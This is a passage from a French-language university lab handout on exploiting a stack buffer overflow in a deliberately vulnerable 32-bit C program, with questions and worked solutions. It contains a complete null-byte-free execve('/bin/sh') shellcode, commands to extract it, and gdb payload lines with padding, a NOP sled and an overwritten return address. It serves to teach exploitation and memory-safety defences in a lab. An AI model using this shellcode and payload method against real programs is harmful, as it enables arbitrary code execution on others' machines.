Question 78 Notre injection est elle viable pour exécuter un *shell* depuis le programme vulnérable ? Pourquoi ? Que devons nous faire pour que notre injection fonctionne ?

7.2.2 Nouvelle écriture

Avec ce programme vulnérable, nous faisons face à un problème. En effet, notre point d'entrée est le premier argument du programme `argv[1]`. Or cet argument est une chaîne de caractères qui se termine au premier caractère nul. Ceci signifie que la donnée que nous transmettons doit s'arrêter au premier caractère nul. L'interpréteur `bash`, que nous utilisons pour transmettre le premier argument détecte la présence de caractères après un caractère nul et tente de palier le problème en supprimant les caractères nuls :

```
debian@myhostname:~$ echo -n "$(perl -e 'print "\xca\xfe\x00\xbe\xef"')" | xxd
-bash: avertissement :substitution de commande: octet nul ignore en entree
00000000: cafe beef
```

Lors de l'appel du programme vulnérable, tous les caractères nuls sont donc omis lors de la copie. Notre injection n'est donc pas viable pour exécuter un *shell* depuis le programme vulnérable. En effet, le *shellcode* se trouve modifié et ne constitue pas des instructions correctes. Nous devons donc réécrire notre *shellcode* en s'assurant que celui-ci ne comporte aucun caractère nul.

Notons que, même si l'interpréteur `bash` ne supprimait pas les caractères nuls, la copie réalisée par les fonctions de la famille `strcpy()` et `strncpy()` s'arrête elle aussi au premier caractère nul. Nous pouvons nous en convaincre en compilant le code source suivant et en exécutant le programme ; après la copie, la valeur de la variable `dest` est égale à `0x00000042`.

```
#include <stdio.h>
#include <string.h>

int main(
  int argc,
  char *argv[]
) {
  unsigned int src  = 0xcafe0042;
  unsigned int dest = 0xffffffff;

  printf("before copy: dest = 0x%08x\n", dest);
  strncpy((char *)(&dest), (char *)(&src), 4);
  printf("after copy:  dest = 0x%08x\n", dest);

  return 0;
}
```

Il existe de nombreuses manières d'éviter d'obtenir des caractères nuls dans un *shellcode*. Dans ce TP, nous décrivons trois méthodes simples, en utilisant les instructions :

— `inc` : provoque une addition de 1 à la valeur contenue dans un registre ;
— `add` : provoque une addition d'un nombre entier choisi à la valeur contenue dans un registre ;
— `not` : provoque une inversion bit à bit à la valeur contenue dans un registre (complément à 1).

Question 79 Se placer de nouveau dans le dossier qui contient le *shellcode*.

```
debian@myhostname:~$ cd ~/tp-vuln/10/
```

Question 80 Le troisième paramètre, placé dans le registre `edx`, doit être un pointeur nul. Proposer une méthode, en utilisant deux instructions au total, dont l'instruction `inc`, pour placer la valeur 0 dans le registre `edx`.

Question 81 Proposer une autre méthode, en utilisant l'instruction `add` à la place de `inc`.

Question 82 Proposer une autre méthode, en utilisant l'instruction `not` à la place de `inc`.

Solution

Pour obtenir la valeur 0, nous pouvons partir de la valeur `0xffffffff` et ajouter 1. Nous pouvons vérifier ceci à l'aide de `gdb` et de la commande `print` :

```
debian@myhostname:~/tp-vuln/10$ gdb --batch -ex 'print /x 0xffffffff + 1'
```

Cela fonctionne aussi avec le complément à 1 : une négation bit à bit de la valeur `0xffffffff` vaut 0 :

```
debian@myhostname:~/tp-vuln/10$ gdb --batch -ex 'print /x ~0xffffffff'
```

Une solution consiste donc à placer la valeur `0xffffffff` dans le registre et d'ajouter 1 (avec l'instruction `inc` ou l'instruction `add`).

```
mov   $0xffffffff, %edx
inc   %edx              # add   $0x01, %ebx
```

Cela fonctionne également avec l'instruction `not`, où tous les bits à 1 deviennent des 0 :

```
mov   $0xffffffff, %edx
not   %edx
```

Question 83 À l'aide de `gdb`, calculer le complément à 1 de la chaîne de caractères "`/bin/sh`" (terminée par un caractère nul). Proposer un morceau de programme pour empiler cette chaîne de caractères qui ne contient aucun caractère nul.

```
debian@myhostname:~/tp-vuln/10/$ echo -n "/bin/sh" | xxd -g 1
00000000: 2f 62 69 6e 2f 73 68                           /bin/sh
debian@myhostname:~/tp-vuln/10/$ gdb --batch -ex 'print /x ~0x0068732f6e69622f'
```

Question 84 À l'aide de vos compétences en assembleur x86 32 bits et du *shellcode* que nous avons écrit dans la section précédente, modifier le code source `./tp-vuln/10/shellcode.s` pour créer un *shellcode* qui ne contient aucun caractère nul.
Compiler avec le code source `./tp-vuln/10/jump.c` le programme et l'exécuter pour vérifier qu'un interpréteur *shell* est bien exécuté.

```
debian@myhostname:~/tp-vuln/10$ gcc -g -O0 -Wall -o jump.elf shellcode.s jump.c
debian@myhostname:~/tp-vuln/10/$ ./jump.elf
```

Question 85 Compiler le `shellcode` sans réaliser l'édition des liens et utiliser `objcopy` pour extraire la section `.text` seule dans un fichier binaire. Utiliser `objdump` pour désassembler le fichier binaire extrait et vérifier le *shellcode* ne contient pas de caractère nul.

```
debian@myhostname:~/tp-vuln/10$ gcc -c -Wall -o sh.o shellcode.s
debian@myhostname:~/tp-vuln/10$ objcopy --output-target=binary --only-section=.text sh.o shellcode
debian@myhostname:~/tp-vuln/10$ objdump --target=binary --disassemble-all --architecture=i386 shellcode
```

7.2.3 Pwned

Notre `shellcode` est contenu dans le fichier `./tp-vuln/10/shellcode.s`. Voici un exemple de code source qui ne contient pas d'octet nul :

```
.global shellcode

shellcode:
  # creation of string "/bin/sh" followed by '\0'
  mov   $0xff978cd0, %ebx   # not(0x0068732f)
  not   %ebx
  push  %ebx
  mov   $0x6e69622f, %ebx   # (no 0x00, no need to not)
  push  %ebx
  mov   %esp, %ebx

  # creation of structure argv[] in the stack:
  mov   $0xffffffff, %ecx   # -1
  inc   %ecx                # 0
  push  %ecx
  push  %ebx
  mov   %esp, %ecx

  # creation of structure envp[]:
  mov   $0xffffffff, %edx
  inc   %edx

  mov   $0xffffffff, %eax # -1
  inc   %eax              # 0
  add   $0x0b, %eax       # 11, ABI number for execve()

  # syscall for 32 bits arch:
  push  %ecx
  push  %edx
  push  %ebp
  mov   %esp, %ebp
  sysenter
```

Nous avons compilé ce `shellcode` sans réaliser l'édition des liens et utilisé `objcopy` pour extraire la section `.text` seule dans un fichier binaire.

```
debian@myhostname:~/tp-vuln/10$ gcc -c -Wall -o sh.o shellcode.s
debian@myhostname:~/tp-vuln/10$ objcopy --output-target=binary --only-section=.text sh.o shellcode
```

Dans cette section, nous imaginons que nous soyons face à notre programme vulnérable qui s'exécute sur une machine distante. L'objectif de cette section est de réaliser une injection du `shellcode` dans la mémoire allouée par le programme et d'écraser une adresse de retour par l'adresse à laquelle nous réalisons l'injection.

Question 86 Copier le fichier `shellcode` dans le dossier qui contient le code source du programme vulnérable. Se placer dans ce même dossier pour réaliser l'injection.

```
debian@myhostname:~/tp-vuln/10$ cp ~/tp-vuln/10/shellcode ~/tp-vuln/08/
debian@myhostname:~/tp-vuln/10$ cd ~/tp-vuln/08/
```

Question 87 Compiler de nouveau le programme vulnérable pour s'assurer que nous soyons dans les conditions correctes du TP.

```
debian@myhostname:~/tp-vuln/08$ gcc -g -O0 -Wall -mpreferred-stack-boundary=3 -fno-stack-protector \
  -z execstack -o copy.elf copy.c
```

Question 88 Utiliser `objdump` pour désassembler le *shellcode* et mesurer sa taille en octets.

```
debian@myhostname:~/tp-vuln/08$ objdump --target=binary --disassemble-all --architecture=i386 shellcode
```

Question 89 Le programme vulnérable alloue de la mémoire pour stocker les tableaux `a` et `b` dans la fonction `f()`. À l'aide de `gdb`, exécuter le programme (avec un argument) et déterminer l'adresse de la variable `b`.
Attention ! La localisation de la pile d'exécution peut changer à chaque exécution. Dorénavant, ne pas quitter `gdb` pour que la pile d'exécution soit toujours allouée à la même adresse.

```
debian@myhostname:~/tp-vuln/08$ gdb ./copy.elf
```

```
(gdb) layout split
(gdb) break 11
(gdb) run "a"
(gdb) print &b[0]
```

Question 90 Nous savons désormais à quelle adresse nous allons injecter le *shellcode*. Nous allons utiliser cette adresse pour écraser l'adresse de retour de la fonction `f()`.
Depuis notre point d'entrée (l'adresse de la variable `b`), déterminer la position de la base de pile jusqu'à laquelle nous allons réaliser un dépassement de tampon.

```
(gdb) print (unsigned int)($ebp) - (unsigned int)(&b)
```

Question 91 Nous allons injecter notre *shellcode* et ajouter des caractères inutiles (*padding*) pour atteindre la base de pile. Connaissant la taille du *shellcode*, combien de caractères doivent être ajoutés pour atteindre la base de pile ? Que doit on rajouter en plus du *padding* pour obtenir la charge utile nécessaire à notre attaque ?

Solution

Dans notre exemple, la taille du *shellcode* est de `0x30` octets, soit 48 en décimal. Entre l'adresse du point d'entrée et la base de pile, il y a 136 octets. Nous devons donc ajouter 136 - 48 = 88 octets de *padding* pour atteindre la base de pile.

Une fois la base de pile atteinte, nous ajoutons d'autres octets pour réaliser un dépassement de tampon : nous ajoutons 4 octets (sur une architecture 32 bits) pour écraser le *frame pointer* (l'adresse de la base de pile du contexte appelant) et 4 octets (toujours sur une architecture 32 bits) pour écraser l'adresse de retour.

Voici un exemple d'exécution du programme où nous passons en argument la charge utile : le *shellcode* de 48 octets, 88 caractères `"P"` pour réaliser le *padding*, 4 octets `"F"` pour écraser le *frame pointer* et 4 octets `"A"` pour écraser l'adresse de retour (à remplacer par l'adresse de `b`) :

```
(gdb) run $(cat shellcode)$(perl -e 'print "P"x88 . "F"x4 . "A"x4')
```

Question 92 **Sans quitter `gdb`**, exécuter de nouveau le programme avec la charge utile que nous venons de définir. Comme précédemment, déterminer l'adresse de la variable `b` dans la fonction `f()`.
Cette adresse est elle identique à celle observée précédemment ? Pourquoi ?

Question 93 Connaissant la nouvelle adresse de la variable `b` lors d'une exécution avec la charge utile, supprimer les *breakpoints* et remplacer l'adresse de retour par celle du *shellcode* injecté. Vérifier que l'attaque fonctionne en interagissant avec le *shell* que l'on a réussi à exécuter.

Solution

Lorsque nous exécutons de nouveau notre programme sans quitter `gdb`, l'adresse de la pile d'exécution est toujours positionnée au même endroit. Pourtant, en passant notre charge utile en argument du programme vulnérable, l'adresse du point d'entrée (le tableau `b`) change. Ceci est dû à l'allocation des arguments du programme : la pile d'exécution est toujours allouée à la même adresse mais, comme l'argument que nous passons au programme est plus long, alors le tableau `b` est alloué plus loin en mémoire.

Pour exécuter notre attaque, il nous faut donc remplacer l'adresse de retour par l'adresse de `b` avec un argument de la même longueur. Voici un exemple d'exécution de code arbitraire dans le cas où l'adresse de `b` est `0xbffff3a0` :

```
debian@myhostname:~/tp-vuln/08$ gdb ./copy.elf
```

```
(gdb) break 11
(gdb) run $(cat shellcode)$(perl -e 'print "P"x88 . "F"x4 . "A"x4')
(gdb) print &b[0]
$1 = 0xbffff3a0 ""
(gdb) delete
(gdb) run $(cat shellcode)$(perl -e 'print "P"x88 . "F"x4 . "\xa0\xf3\xff\xbf"')
```

7.3 Maximiser les chances d'exécution

Avec notre programme vulnérable, nous venons de montrer que nous sommes capables d'exécuter un *shellcode* et ainsi prendre le contrôle de la machine qui l'exécute. Une difficulté de notre attaque est que l'adresse de retour que nous écrasons doit être exactement égale à l'adresse où nous injectons le *shellcode*, sans quoi une exception peut être levée et le programme vulnérable s'arrêter. En effet, notre charge utile peut être séparée en trois partie distinctes, comme représenté sur la figure 5.



FIGURE 5 – Représentation de la charge utile

La première partie de la charge utile est notre *shellcode* que nous injectons à l'adresse du tampon `b`, alloué par la fonction `f()`. La seconde partie est une suite de caractères, sans aucune signification, qui nous permet de réaliser du *padding* jusqu'à atteindre l'adresse de retour que nous écrasons. Finalement, la troisième partie de la charge utile est l'adresse de retour qui doit pointer vers la première instruction du *shellcode*.

Avec une telle charge utile, pour que l'exécution du *shellcode* fonctionne, une seule adresse est possible pour l'adresse de retour. Or, l'emplacement de la pile d'exécution est variable. De plus, la taille des arguments transmis au programme modifie la position du tampon `b` alloué par la fonction `f()` et donc l'adresse de la première instruction du *shellcode*. Il y donc fort à parier que, dans un cas réel d'attaque du programme, nous ne puissions pas trouver facilement cette adresse.

Une solution pour maximiser les chances d'exécution est d'utiliser des instructions correctes pour réaliser le *padding*. De ce fait, si l'adresse de retour pointe vers la zone mémoire contenant le *padding*, aucune exception n'est levée et le programme vulnérable ne s'arrête pas.

Une bonne stratégie est de remplacer le *padding* par des instructions `nop` (*No OPeration*), qui sont codées sur 1 octet. L'instruction `nop` est une instruction de base de beaucoup de processeurs qui consiste simplement à ne rien faire. L'utilité première de cette instruction est d'attendre un cycle, par exemple pour permettre à une instruction précédente dans le pipeline de se terminer et ainsi pouvoir utiliser son résultat. Ici nous pouvons donc remplir le *padding* de `nop` pour que le programme ne réalise aucune action lors d'un saut dans le *padding*. Également, nous pouvons placer le *padding* avant le *shellcode* pour qu'un saut dans le *padding* provoque néanmoins une exécution du *shellcode*. La figure 6 représente la charge utile tenant compte de cette optimisation.



FIGURE 6 – Charge utile optimisée

Question 94 Sur les architectures x86, le code de l'instruction `nop` est `0x90`. Rejouer l'attaque précédente en modifiant l'architecture de la charge utile et l'optimiser comme sur la figure 6. L'attaque fonctionne-t-elle toujours ?

Question 95 Utiliser `gdb` et ajouter un *breakpoint* juste avant l'exécution du `leave` et du `ret` à la fin de la fonction `f()`. Exécuter de nouveau l'attaque et, après le *breakpoint*, avancer instruction par instruction pour comprendre ce qui se passe. Quelle est la cause de la levée d'exception ?

```
(gdb) break *(main - 2)
(gdb) run $(cat shellcode)$(perl -e 'print "P"x88 . "F"x4 . "A"x4')
(gdb) print &b[0]
$1 = 0xbffff3a0 ""
(gdb) run $(perl -e 'print "\x90"x92')$(cat shellcode)$(perl -e 'print "\xa0\xf3\xff\xbf"')
(gdb) layout split
(gdb) stepi   # appui sur "entree" pour repeter jusqu'a observer l'erreur
```

Question 96 Le *shellcode* que nous exécutons contient des instructions `push`. Or nous avons désormais placé le *shellcode* en bas de la pile d'exécution. Après le `leave` et le `ret`, la nouvelle tête de pile est donc juste en dessous du *shellcode*. De ce fait, les `push` réalisés par le *shellcode* font remonter la nouvelle tête de pile et écrasent donc ses propres instructions.
Compter le nombre de `push` dans le *shellcode* et déduire combien d'octets nous devons laisser en bas de la pile pour que son exécution n'écrase pas son contenu.

Si le *shellcode* est injecté dans la pile d'exécution, comme c'est le cas ici, alors celui-ci est positionné proche du pointeur de tête de pile (`esp`). En empilant de la donnée lors de son exécution, le *shellcode* peut potentiellement s'écraser lui-même. Ce cas ne se produit pas si le *shellcode* est injecté ailleurs dans la mémoire (par exemple dans le tas).

Dans ce cas précis, exceptionnellement, nous devons garder un espace mémoire dédié à la pile d'exécution du *shellcode* dans la charge utile. La figure 7 représente la charge utile optimisée avec de la mémoire dédiée à la pile d'exécution (contenant de la donnée qui n'est pas nécessaire à la construction du *shellcode*).

Si notre *shellcode* contient 7 instructions `push`, alors $7 \times 4 = 28$ octets sont nécessaires (sur une architecture 32 bits) pour cet espace mémoire. 4 octets sont déjà alloués par le programme vulnérable pour stocker l'adresse de retour que nous écrasons. Nous devons donc allouer au moins 24 octets de mémoire à la suite de notre *shellcode* pour que celui-ci s'exécute correctement.



FIGURE 7 – Charge utile optimisée avec pile d'exécution

Question 97 Utiliser `gdb` et exécuter de nouveau l'attaque avec la charge utile contenant 24 octets de mémoire dédiés à la pile d'exécution que nous venons de définir. Vérifier que l'attaque fonctionne de nouveau.

```
(gdb) break 11
(gdb) run $(cat shellcode)$(perl -e 'print "P"x88 . "F"x4 . "A"x4')
(gdb) print &b[0]
$1 = 0xbffff3a0 ""
(gdb) delete
(gdb) run $(perl -e 'print "\x90"x68')$(cat shellcode)$(perl -e 'print "A"x24 . "\xa0\xf3\xff\xbf"')
```

Question 98 Modifier l'adresse de retour pour ne pas effectuer un saut en début de charge utile mais au milieu du *padding* (des `nop`). Vérifier que l'attaque fonctionne toujours.

```
(gdb) break 11
(gdb) run $(cat shellcode)$(perl -e 'print "P"x88 . "F"x4 . "A"x4')
(gdb) print &b[0]
$1 = 0xbffff3a0 ""
(gdb) delete
(gdb) run $(perl -e 'print "\x90"x68')$(cat shellcode)$(perl -e 'print "A"x24 . "\xb0\xf3\xff\xbf"')
```

Question 99 Se reposer en admirant son *shell* s'exécuter sur une machine (prétendue) distante.